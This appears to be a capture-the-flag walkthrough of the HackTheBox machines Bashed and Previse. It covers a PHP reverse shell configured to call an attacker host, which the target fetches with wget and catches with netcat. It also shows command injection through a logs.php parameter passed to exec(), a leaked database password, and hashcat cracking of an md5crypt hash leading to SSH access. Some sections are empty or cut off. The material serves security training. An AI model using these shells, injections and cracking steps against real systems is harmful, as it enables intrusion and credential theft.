drwxr-xr-x 23 root root 4.0K Dec 4 2017 .
drwxr-xr-x 23 root root 4.0K Dec 4 2017 ..
drwxr-xr-x 2 root root 4.0K Dec 4 2017 bin
drwxr-xr-x 3 root root 4.0K Dec 4 2017 boot
drwxr-xr-x 19 root root 4.2K Feb 28 20:35 dev
drwxr-xr-x 89 root root 4.0K Dec 4 2017 etc
drwxr-xr-x 4 root root 4.0K Dec 4 2017 home
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4.0K Dec 4 2017 lib
drwxr-xr-x 2 root root 4.0K Dec 4 2017 lib64
drwx----- 2 root root 16K Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4.0K Dec 4 2017 media
drwxr-xr-x 2 root root 4.0K Feb 15 2017 mnt
drwxr-xr-x 2 root root 4.0K Dec 4 2017 opt
dr-xr-xr-x 118 root root 0 Feb 28 20:35 proc
drwx----- 3 root root 4.0K Dec 4 2017 root
drwxr-xr-x 18 root root 500 Feb 28 20:35 run
drwxr-xr-x 2 root root 4.0K Dec 4 2017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4.0K Dec 4 2017 scripts
drwxr-xr-x 2 root root 4.0K Feb 15 2017 srv
dr-xr-xr-x 13 root root 0 Feb 28 21:19 sys
drwxrwxrwt 10 root root 4.0K Feb 28 21:19 tmp
drwxr-xr-x 10 root root 4.0K Dec 4 2017 usr
drwxr-xr-x 12 root root 4.0K Dec 4 2017 var
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
www-data:/#
```



Setting up Reverse Shell

```
(chris㉿kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php .
—(chris㉿kali)-[~]
```

Kali has webshells ready to go in its share directory

- The period is equal to the current working directory

```
(chris㉿kali)-[~/htb/bashed]
$ vim php-reverse-shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3'; // CHANGE THIS
$port = 1337; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



Python Tricks

```
(chris@kali)-[~/htb/bashed]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.68 - - [28/Feb/2022 23:56:15] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.10.68 - - [28/Feb/2022 23:56:36] "GET /php-reverse-shell.php HTTP/1.1" 200 -
[]
```

```
www-data@bashed:/var/www/html/dev# cd /tmp
www-data@bashed:/tmp# wget http://10.10.14.3:8000/php-reverse-shell.php
--2022-02-28 21:03:40-- http://10.10.14.3:8000/php-reverse-shell.php
Connecting to 10.10.14.3:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K ..... 100% 412M=0s

2022-02-28 21:03:40 (412 MB/s) - 'php-reverse-shell.php' saved [5492/5492]

www-data:/tmp#
```



Catching the Reverse Shell

```
[chris@kali:~] $ nc -lvp 1337
listening on [any] 1337 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.68] 49266
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
21:08:50 up 33 min, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ []
```

```
User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
$ scriptmanager
/bin/sh: 2: scriptmanager: not found
$ whereis scriptmanager
scriptmanager:
$ sudo -u scriptmanager bash -i
```



Enumeration of File System

```
scriptmanager@bashed:/$ cd /scripts
scriptmanager@bashed:/scripts$ ls -ahl
total 16K
drwxrwxr--  2 scriptmanager scriptmanager 4.0K Dec  4  2017 .
drwxr-xr-x 23 root          root         4.0K Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root        12 Feb 28 21:25 test.txt
scriptmanager@bashed:/scripts$ █
```

```
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ █
```

Creating the Exploit





Rooted

```
(chris㉿kali)-[~] 1 root root 1 Dec 23 2017 .bash_history
$ nc -lvp 5555
listening on [any] 5555 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.68] 50312
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
crontab: /var/spool/cron/root: edited with status 1
# crontab -l
* * * * * cd /scripts; for f in *.py; do python "$f"; done
#
```

This is the cronjob that let us run our exploit



Previse



Previse RETIRED

EASY

ONLINE 1

INFORMATION STATISTICS ACTIVITY CHANGELOG REVIEWS

10.10.11.104

IP ADDRESS

Linux IDOR Command Injection Bash Weak Password



Scanning

```
└─(chris㉿kali)-[~]
$ nmap -sCV 10.10.11.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 04:31 EDT
Nmap scan report for 10.10.11.104
Host is up (0.084s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|_  /:
|   PHPSESSID:
|     httponly flag not set
|_ http-title: Previse Login
|_ Requested resource was login.php
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.01 seconds
```



Port 80

← → C ⌂

10.10.11.104/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My HackTheBox CTF ...

Previse File Storage

Login

Username

Password

LOG IN



Gobuster

```
chris@kali: ~
File Actions Edit View Help
chris@kali: ~ x chris@kali: ~ x chris@kali: ~ x
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.11.104
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html,txt
[+] Timeout: 10s
2022/03/30 04:41:08 Starting gobuster in directory enumeration mode
/download.php      (Status: 302) [Size: 0] [→ login.php]
/index.php        (Status: 302) [Size: 2801] [→ login.php]
/login.php         (Status: 200) [Size: 2224]
/files.php        (Status: 302) [Size: 4914] [→ login.php]
/header.php       (Status: 200) [Size: 980]
/nav.php          (Status: 200) [Size: 1248]
/footer.php       (Status: 200) [Size: 217]
/css              (Status: 301) [Size: 310] [→ http://10.10.11.104/css/]
/status.php        (Status: 302) [Size: 2966] [→ login.php]
/js               (Status: 301) [Size: 309] [→ http://10.10.11.104/js/]
/logout.php        (Status: 302) [Size: 0] [→ login.php]
/accounts.php     (Status: 302) [Size: 3994] [→ login.php]
/...               (Status: 200) [Size: 0]
```



Burpsutie

The first thing you need to do with burpsuite is to install something like foxy proxy and then fill it out like this

Proxy Type

HTTP

Proxy IP address or DNS name ★

127.0.0.1

Port ★

8080

Username (optional)



Burpsuite

Click next on temporary project and then start burp

Make sure you install the burp certificate on your browser of choice

Intercept	HTTP history	WebSockets history	Options
Add	Running	Interface	Invisible
Edit	<input checked="" type="checkbox"/> 127.0.0.1:8080		
Remove			

Each installation of Burp generates its own CA certificate that Proxy lists Burp.

[Import / export CA certificate](#)

[Regenerate CA certificate](#)



Burpsuite

If you turn intercept on you have to forward all the requests through


Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ⌂ \n ⌂

```
1 GET /profile/activity HTTP/1.1
2 Host: app.hackthebox.com
3 Cookie: ajs_anonymous_id=83e68328-1055-42e0-b0fe-801e2ad5086f; _gcl_au=1.:_gid=GA1.2.1201818354.1648625417; intercom-id-awwxrc0h=db321e85-3c28-4dc2-cnRhdUlWRjJ0oHhh0VJPSWYvZUh3dEpHYi80V2t3TVFmTXV5MwxdDRCNOMxQk4vSFBEK3crYjcalf9ee75e1b
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
```

Burpsuite

You can add the url or ip of your choice to the Target scope this is helpful when using burpsuite



A screenshot of the Burp Suite interface. On the left, there's a tree view of URLs. One URL, <https://www.google.com>, is selected and highlighted with a red border. A context menu is open over this URL, listing options: Add to scope, Scan, Engagement tools [Pro version only] >, Compare site maps, Expand branch, Expand requested items, Delete host, Copy URLs in this host, Copy links in this host, Save selected items, Show new site map window, and Site map documentation. To the right of the menu, a modal dialog box titled "Proxy history logging" is displayed. The dialog contains a question mark icon and the text: "You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools? Answering 'yes' will avoid accumulating project data for out-of-scope items." At the bottom of the dialog are two buttons: "Always take the same action in future" (unchecked) and two large buttons labeled "Yes" and "No".



Http Redirect

We have to check this box in the options in the proxy to get the server response so we can

Intercept Server Responses

Use these settings to control which responses are stalled for

Intercept responses based on the following rules:



HTTP Responses

200 OK

The request has succeeded. The meaning of the success depends on the HTTP method

302 Found

The HyperText Transfer Protocol (HTTP) **302 Found** redirect status response code indicates that the resource requested has been temporarily moved to the URL given by the [Location](#) header. A browser

301 Moved Permanently

The HyperText Transfer Protocol (HTTP) **301 Moved Permanently** redirect status response code indicates that the resource requested has been definitively moved to the URL given by the [Location](#) headers. A browser redirects to this page and search engines update their links to the resource (in 'SEO-speak', it is said that the 'link-juice' is sent to the new URL).



Http Redirect

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project

Intercept HTTP history WebSockets history Options

Request to http://10.10.11.104:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw Hex

```
1 GET /accounts.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=ir16tr6lsov6p38j2a8hbnjiec
9 Upgrade-Insecure-Requests: 1
0
1
```



Http Redirect

Burp Suite Community Edition v2021.10.3

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Loc

Intercept HTTP history WebSockets history Options

Response from http://10.10.11.104:80/accounts.php

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Wed, 30 Mar 2022 08:48:44 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
```



Http Redirect

yaCTFpl/manual.md at al... X • Previ... Create Account X +

← → × ⌂ 10.10.11.104/accounts.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DE

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO AC

Usernames and passwords must be betwe

Burp Suite Community E

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Response from http://10.10.11.104:80/accounts.php

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 200 Ok
2 Date: Wed, 30 Mar 2022 08:51:59 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
```



User Creation


Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

CREATE USER



The screenshot shows the Burp Suite proxy tool. The menu bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy (selected), Intruder, Repeater, Sequencer, Decoder, Intercept (selected), HTTP history, WebSockets history, Options, Forward, Drop, Intercept is on (disabled), Action, and Open Browser. The main pane displays a POST request to http://10.10.11.104:80. The request details are as follows:

```
1 POST /accounts.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 51
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/accounts.php
12 Cookie: PHPSESSID=ir16tr6lssov6p38j2a8hbnji ec
13 Upgrade-Insecure-Requests: 1
14
15 username=chris&password=12345&confirm=12345&submit=
```



Site Enumeration

Files

Upload files below, uploaded files in table below

Select file


SUBMIT

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	<button>DELETE</button>

Find Creds





The screenshot shows a window titled 'Mousepad' with two tabs open. The left tab is titled 'logs.php' and contains the following PHP code:

```
1 <?php
2
3 function connectDB(){
4     $host = 'localhost';
5     $user = 'root';
6     $passwd = 'mySQL_p@ssw0rd!:';
7     $db = 'previse';
8     $mycon = new mysqli($host, $user, $passwd, $db);
9     return $mycon;
10 }
11
12 ?>
13
```



Find Foothold

```
14
15 //////////////////////////////////////////////////////////////////
16 //I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
17 //////////////////////////////////////////////////////////////////
18
19 $output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
20 echo $output;
21
22 $filepath = "/var/www/out.log";
23 $filename = "out.log";
24
25 if(file_exists($filepath)) {
26     header('Content-Description: File Transfer');
27     header('Content-Type: application/octet-stream');
```



Foothold exploit

yaCTFpl/manual.md at alex · Previs File Access Logs · +

10.10.11.104/file_logs.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My HackTheBox CTF ...

HOME ACCOUNTS FILES MANAGEMENT MENU CHRIS

Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimiters for your needs!

Find out which users have been downloading files.

File delimiter:

space

SUBMIT

Burp Suite Community Edition

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Com

Intercept HTTP history WebSockets history Options

Request to http://10.10.11.104:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex **Raw** \n \n

```
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/file_logs.php
12 Cookie: PHPSESSID=r16tr6lsov6p38j2a8hbnjiect
13 Upgrade-Insecure-Requests: 1
14
15 delim=space
```



Initial Access

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My HackTheBox CTF ...

yaCTFpl/manual.md at alt · Previs File Access Logs +

10.10.11.104/file_logs.php

HOME ACCOUNTS FILES MANAGEMENT MENU CHRIS

Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimiters for your needs!

Find out which users have been downloading files.

File delimiter:

```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://10.10.11.104
Connection: close
Referer: http://10.10.11.104/file_logs.php
Cookie: PHPSESSID=r16tr6lsove638j2a8hbnjiec
```

Secure Requests: 1

```
listening on [any] 1234 ...
10.10.11.104: inverse host lookup failed: Unknown host
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.104] 55496
```

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project Options

Request to http://10.10.11.104:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↻ ↴

1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/file_logs.php
12 Cookie: PHPSESSID=r16tr6lsove638j2a8hbnjiec

Secure Requests: 1

```
listening on [any] 1234 ...
10.10.11.104: inverse host lookup failed: Unknown host
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.104] 55496
```



Stable Shell

```
(chris㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
10.10.11.104: inverse host lookup failed: Unknown host
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.104] 55552
python3 -c 'import pty;pty.spawn("bash")'
www-data@previse:/var/www/html$ ^Z
zsh: suspended nc -lvp 1234

(chris㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvp 1234

www-data@previse:/var/www/html$ █
```



Sql Database

```
www-data@previse:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 27
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```



Sql Database

```
mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| previse         |
| sys            |
+-----+
5 rows in set (0.02 sec)

mysql> use previse;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```




Sql Database

```
mysql> select * from accounts;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1  | m4lwhere | $1$llol$DQpmdvnb7Eeu06UaqRItf. | 2021-05-27 18:18:36 |
| 2  | chris     | $1$llol$eBQMPwAvz9j9ZpK62qDI// | 2022-03-30 08:58:06 |
+----+-----+-----+-----+
2 rows in set (0.00 sec)
```



How to identify hashes



500	md5crypt, MD5 (Unix), Cisco-IOS \$1\$ (MD5) ²	\$1\$28772684\$iEwNOgGugqO9.bIz5sk8k/
-----	---	---------------------------------------

```
hashcat -m 500 -a 0 -o cracked.txt ./hash.txt ./rockyou.txt
```

-m -> hash mode

-a -> dictionary attack



Cracking Password Hash

```
$1$llol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))  
Hash.Target....: $1$llol$DQpmdvnb7Eeu06UaqRItf.  
Time.Started....: Wed Mar 30 05:40:56 2022 (4 mins, 36 secs)  
Time.Estimated ...: Wed Mar 30 05:45:32 2022 (0 secs)  
Kernel.Feature ...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 26723 H/s (9.06ms) @ Accel:64 Loops:1000 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests  
Progress.....: 7413504/14344385 (51.68%)  
Rejected.....: 0/7413504 (0.00%)  
Restore.Point....: 7413248/14344385 (51.68%)  
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1000  
Candidate.Engine.: Device Generator  
Candidates.#1....: ilovecody98 → ilovecj9/21  
Hardware.Mon.#1..: Util: 93%  
  
Started: Wed Mar 30 05:40:20 2022  
Stopped: Wed Mar 30 05:45:33 2022
```



SSH

```
(chris㉿kali)-[~]
$ ssh m4lwhere@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhCRRrCuAEVQXikjd8BCPxgLsnnwHlaBo3dPs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.104' (ED25519) to the list of known hosts.
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Wed Mar 30 09:49:08 UTC 2022

System load:  0.0          Processes:      186
Usage of /:   50.7% of 4.85GB  Users logged in:  0
Memory usage: 26%          IP address for eth0: 10.10.11.104
Swap usage:   0%

0 updates can be applied immediately.

Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previse:~$ █
```



Privilege Escalation

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
Sorry, try again.
[sudo] password for m4lwhere:
Sorry, try again.
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ █
```



Privilege Escalation

m4lwhere@previse: ~

File Actions Edit View Help

chris@kali: ~ x chris@kali: ~ x chris@kali: ~ x chris@kali: ~ x chris@kali: ~/htb/previse x m4lwhere@previse: ~ x

```
1 #!/bin/bash
2
3 # We always make sure to store logs, we take security SERIOUSLY here
4
5 # I know I shouldnt run this as root but I cant figure it out programmatically on my account
6 # This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time
7
